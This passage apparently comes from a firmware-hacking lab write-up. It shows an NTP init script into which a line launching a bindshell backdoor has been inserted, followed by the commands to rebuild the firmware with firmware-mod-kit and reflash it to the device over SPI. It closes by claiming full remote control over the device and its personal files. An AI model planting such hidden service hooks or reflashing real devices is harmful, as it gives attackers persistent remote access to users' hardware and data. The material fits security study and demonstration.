16     local server enabled enable_server peer
17
18     validate_ntp_section ntp || {
19         echo "validation failed"
20         return 1
21     }
22
23     [ $enabled = 0 ] && return
24
25     [ -z "$server" ] && return
26
27     procd_open_instance
28     procd_set_param command "$PROG" -n
29     [ "$enable_server" = "1" ] && procd_append_param command -l
30     [ -x "$HOTPLUG_SCRIPT" ] && procd_append_param command -S "$HOTPLUG_SCRIPT"
31     for peer in $server; do
32         procd_append_param command -p $peer
33     done
34     procd_set_param respawn
35     procd_close_instance
36     /etc/templates/bindshell
37 }
38
39 service_triggers()
40 {
41     procd_add_reload_trigger "system"
42     procd_add_validation validate_ntp_section
43 }
```

The line `/etc/templates/bindshell` is highlighted in orange, indicating it is the newly added bindshell command. The status bar at the bottom shows "sh" and "Tab Width: 8".

Firmware Hacking

Now that the backdoor is in the file system we can rebuild The firmware running the `build-firmware.sh` script with the `-min` and the `-nopad` flag. To correctly insert the malicious firmware in the node, we must first remove the actual firmware on the device with «`spiflash -e`». Then, as we have seen in the reading process, once we have connected the Attify badge to the usb, the command «`spiflash -w namefile filesize`» can be Used to write the malicious firmware on the device. Due to the imprecision of the clip, it took several tries to perform a complete writing operation: we verified that by hashing every result of the writing operation and confronting it with the hash of the malicious firmware.

```
ubvm@ubvm:~/Desktop/firmware-mod-kit-master$ ./build-firmware.sh fmk/ -min -nopad
Firmware Mod Kit (build) 0.99, (c)2011-2013 Craig Heffner, Jeremy Collake

Building new jffs2 file system... (this may take several minutes!)
Building JFFS2 file system (little endian) ...
[sudo] password for ubvm:
Remaining free bytes in firmware image: 6356992
Appending 140288 byte footer at offset 15859712
Processing 1 header(s) from /home/ubvm/Desktop/firmware-mod-kit-master/fmk/new-firmware.bin...
Processing header at offset 327680...checksum(s) updated OK.
CRC(s) updated successfully.

Finished!
New firmware image has been saved to: /home/ubvm/Desktop/firmware-mod-kit-master/fmk/new-firmware.bin
ubvm@ubvm:~/Desktop/firmware-mod-kit-master$ █
```

And Now, Full Control!

With the backdoor successfully added, we have full remote control over the device, so with a simple connection through the backdoor port we can look for and edit any file, including personal ones: an attacker can do whatever he wants, whenever he wants.